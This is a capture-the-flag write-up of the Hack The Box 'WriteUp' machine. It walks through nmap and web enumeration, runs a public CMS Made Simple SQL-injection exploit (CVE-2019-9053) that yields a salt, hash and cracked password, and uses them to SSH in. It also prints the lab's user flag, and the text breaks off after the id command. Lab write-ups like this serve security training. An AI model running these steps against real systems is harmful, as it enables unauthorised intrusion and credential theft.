785_HTB_WriteUp

[HTB] WriteUp

- by **Pablo** `github.com/vorkampfer/hackthebox2/writeup`
- **Resources:**

> 1. **0xdf walk-through** `https://0xdf.gitlab.io/2019/10/12/htb-writeup.html`
> 2. **CVE-2019-9053 python exploit** `https://packetstormsecurity.com/files/152356/CMS-Made-Simple-SQL-Injection.html`
> 3. **0xdf YouTube:** `https://www.youtube.com/@0xdf`
> 4. **Privacy search engine** `https://metager.org`
> 5. **Privacy search engine** `https://ghosterysearch.com/`
> 6. **CyberSecurity News** `https://www.darkreading.com/threat-intelligence`
> 7. `https://book.hacktricks.xyz/`

- **View terminal output with color**

> `▷ bat -l ruby --paging=never name_of_file -p`

NOTE: This write-up was done using *BlackArch*

Synopsis:

```
 Writeup was a great easy box. Neither of the steps were hard, but both were interesting. To get an initial shell, I'll
exploit a blind SQLI vulnerability in CMS Made Simple to get credentials, which I can use to log in with SSH. From there,
```

```
I'll abuse access to the staff group to write code to a path that's running when someone SSHes into the box, and SSH in to trigger it. In Beyond Root, I'll look at other ways to try to hijack the root process. ~0xdf
```

Skill-set:

```
1. A-lot of manual enumeration
2. How to properly enumerate a framework
3. PoC to understand how the python `cms made simple` exploit worked
4. Cracking Salted hash using hashcat
5. pspy build and usage
6. Command Injection to vulnerable file. Bad permissions and $PATH placement
```

Basic Recon

1. **Ping & `whichsystem.py`**

```
1. ▷ ping -c 1 10.129.247.57

2. ▷ whichsystem.py 10.129.247.57
[+]==> 10.129.247.57 (ttl -> 63): Linux
```

2. **Nmap**

```
1. I use variables and aliases to make things go faster. For a list of my variables and aliases vist github.com/vorkampfer
2. ▷ openscan writeup.htb
alias openscan='sudo nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn -oN nmap/openscan.nmap' <<< This is my preliminary scan
to grab ports.
3. ▷ echo $openportz
22,53,80
4. ▷ source ~/.zshrc
5. ▷ echo $openportz
22,80
6. ▷ portzscan $openportz drive.htb
7. ▷ qnmap_read.sh
Enter the path of your nmap scan output file: portzscan.nmap

nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 22,80 writeup.htb
>>> looking for nginx
>>> looking for OpenSSH
OpenSSH 9.2p1 Debian 2+deb12u1
>>> Looking for Apache
Apache httpd 2.4.25
>>> Looking for popular CMS & OpenSource Frameworks

>>> Looking for any subdomains that may have come out in the nmap scan

>>>  Here are some interesting ports
22/tcp open  ssh
OpenSSH 9.2p1 Debian 2+deb12u1

>>> Listing all the open ports
22/tcp open  ssh     syn-ack OpenSSH 9.2p1 Debian 2+deb12u1 (protocol 2.0)
80/tcp open  http    syn-ack Apache httpd 2.4.25 ((Debian))


Goodbye!
8. I try an http-enum and vuln script because there are only 2 ports open.
9. ▷ nmap --script=vuln -p80 -oN script_vuln.nmap -vvv
10. ▷ nmap --script=http-enum -p80 10.129.247.57 -oN http_enum_80.nmap -vvv
11. Nothing
12. Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
11. Denial of Service CVE but that will not be useful.
```


OPENSSH (1:9.2P1-2+DEB12U1) *DEBIAN 12 BOOKWORM*; URGENCY=MEDIUM

3. **Discovery with *Ubuntu Launchpad***

```
1. I lookup `OpenSSH 9.2p1 Debian 2+deb12u1 launchpad`
2. Launchpad says the server is a Debian 12 Bookworm
```


4. **Whatweb**

```
1. ▷ ▷ whatweb http://10.129.247.57/
http://10.129.247.57/ [200 OK] Apache[2.4.25], Country[RESERVED][ZZ], Email[jkr@writeup.htb], HTTPServer[Debian Linux]
[Apache/2.4.25 (Debian)], IP[10.129.247.57], Title[Nothing here yet.]
5. There is an email here which validates add `writeup.htb` to the hosts file `jkr@writeup.htb`
```




5. **Manual site enumeration**

```
1. We are going to have hard time trying to do directory busting because according to the site any "DoS" 40x errors will
cause a ban. Directory Busting with fuzzers can cause 40x errors.
##########################################################################
#                                                                        #
#           *** NEWS *** NEWS *** NEWS *** NEWS *** NEWS ***            #
#                                                                        #
#   Not yet live and already under attack. I found an   ,~~--~~-.       #
#   Eeyore DoS protection script that is in place and   +      | |\     #
#   watches for Apache 40x errors and bans bad IPs.     || |~ |`,/-\    #
#   Hope you do not get hit by false-positive drops!    *\_) \_) `-'    #
#                                                                        #
#   If you know where to download the proper Donkey DoS protection       #
#   please let me know via mail to jkr@writeup.htb - thanks!             #
#                                                                        #
##########################################################################
```



6. **robots.txt**

```
1. There is a robots.txt page
2. Wappalyzer detects
Web servers
Apache HTTP Server 2.4.25
Operating systems
Debian
3. We have the Apache version 2.4.25
```




---

7. **The robots.txt page tells us not to spider `/writeup/`. So that info leakage gives me a vector to pursue. Since we can not use FUZZERS or I may get auto-blocked by the server.**

```
1. I try some random pages manually.
2. view-source:http://10.129.247.57/writeup/upload.php
3. I get a bunch of 404 not found
4. I click on the links. `ypuffy` is one of the links.
5. http://10.129.247.57/writeup/index.php?page=ypuffy
```

Example of how to properly enumerate a framework


- #pwn_framework_enumeration



8. **The `/writeup/` page has the framework on the site. Plus I find this exploit online but it is very glitchy.**


```
1. The framework they are using is `CMS Made Simple`. There are exploits for this. One of them is below.
2. https://packetstormsecurity.com/files/152356/CMS-Made-Simple-SQL-Injection.html
3. Blind SQL injection but it comes with a python exploit so it is easier than doing it manually.
4. The exploit is very glitchy. It did well then conked out for me several times. There is a problem with the encoding UTF8.
It is recommended to change to latin-1, but I do not have time for all that. So lets move on.
5. [+] Salt for password found: 5a599ef579066807
[+] Username found: jkr
[+] Email found: jkr@writeup.htb
[+] Password found: 62def4866937f08cc13bab43bb14e6f7
[+] Password cracked: raykayjay9
==========================================================
6. The above exploit for `cms made simple` did work, but I like the way IPPSEC went about find a good exploit for this
framework.
7. Lets google `cms made simple` so we can check the actual site and see if it will show us he layout of the directories
etc...
8. https://www.cmsmadesimple.org/
9. I navigate to the `cms made simple` framework download page.
10. https://www.cmsmadesimple.org/downloads/cmsms
11. "This is great that I was able to find an exploit easily, but what is even better is to learn how to properly enumerate
a framework to manually find a way to gain access on to the system."
```

By searching the site of the framework I find the paths to the directories




9. **So, then I click on the svn developers link.**

```
1. `svn co http://svn.cmsmadesimple.org/svn/cmsmadesimple/trunk`
2. So I cut and paste the recommended svn developers link and it takes me here.
`http://svn.cmsmadesimple.org/svn/cmsmadesimple/trunk/`
3. http://writeup.htb/writeup/moduleinterface.php <<< valid
4. http://writeup.htb/writeup/index.php <<< valid but they just all get redirected to `/writeup/`
```




10. **admin works but not `/admin.php`**





```
1. `/admin` works but not `/admin.php`
2. http://writeup.htb/writeup/admin
3. I try admin:admin but I get nothing
4. Following the directories from here `http://svn.cmsmadesimple.org/svn/cmsmadesimple/trunk/` I find .htaccess page
```

Finding the framework version number



11. **Following the site once again I can see the CHANGELOG.txt path**



1. I wget the changelog by right clicking on the download link and clickin copy link.
2. ▷ wget http://svn.cmsmadesimple.org/svn/cmsmadesimple/trunk/doc/CHANGELOG.txt
3. You can see the version number. If I follow the same path but on our target url I also find its changelog and the framework version number.
4. http://writeup.htb/writeup/doc/CHANGELOG.txt
5. Version 2.2.9.1
---
6. So now if I do a searchsploit with the version number I can pinpoint what exploit will be useful against the vulnerable framework version.
7. ▷ searchsploit cms made simple 2.2.9.1
CMS Made Simple < 2.2.10 - SQL Injection | php/webapps/46635.py
8. I copy it over and look at it.
9. ▷ searchsploit -m 46635.py
10. CVE-2019-9053 I have a-lot of problems with this exploit in python for this CVE. I tried several different variants. I tried running it with python2.7. I tried updated ones with python3. They all failed. I am pretty sure it has something to do with the configuration on this server that is breaking the script for me. The one from packetstormsecurity is the best one I could find.
11. https://packetstormsecurity.com/files/152356/CMS-Made-Simple-SQL-Injection.html.
12. I will not get hung-up on details. We got the password which ever way we could get it so lets just ssh as `jkr` now.

SSH as jkr

11. **SSH as jkr**

1. ▷ ssh jkr@10.129.247.57
jkr@10.129.247.57s password: raykayjay9
2. jkr@writeup:~$ export TERM=xterm
3. jkr@writeup:~$ cat user.txt
bef58d6e8fd61a3670baa78201247e98
4. I run searchsploit on `cms made simple` and there is a ton of exploits but none are unauthenticated or for prviliege escalation to root.
5. ~/hackthebox/writeup ▷ searchsploit cms made simple
6. jkr can see a-lot of the files because he is a member or the `staff` group
7. jkr@writeup:/var/www$ id
uid=1000(jkr) gid=1000(jkr)
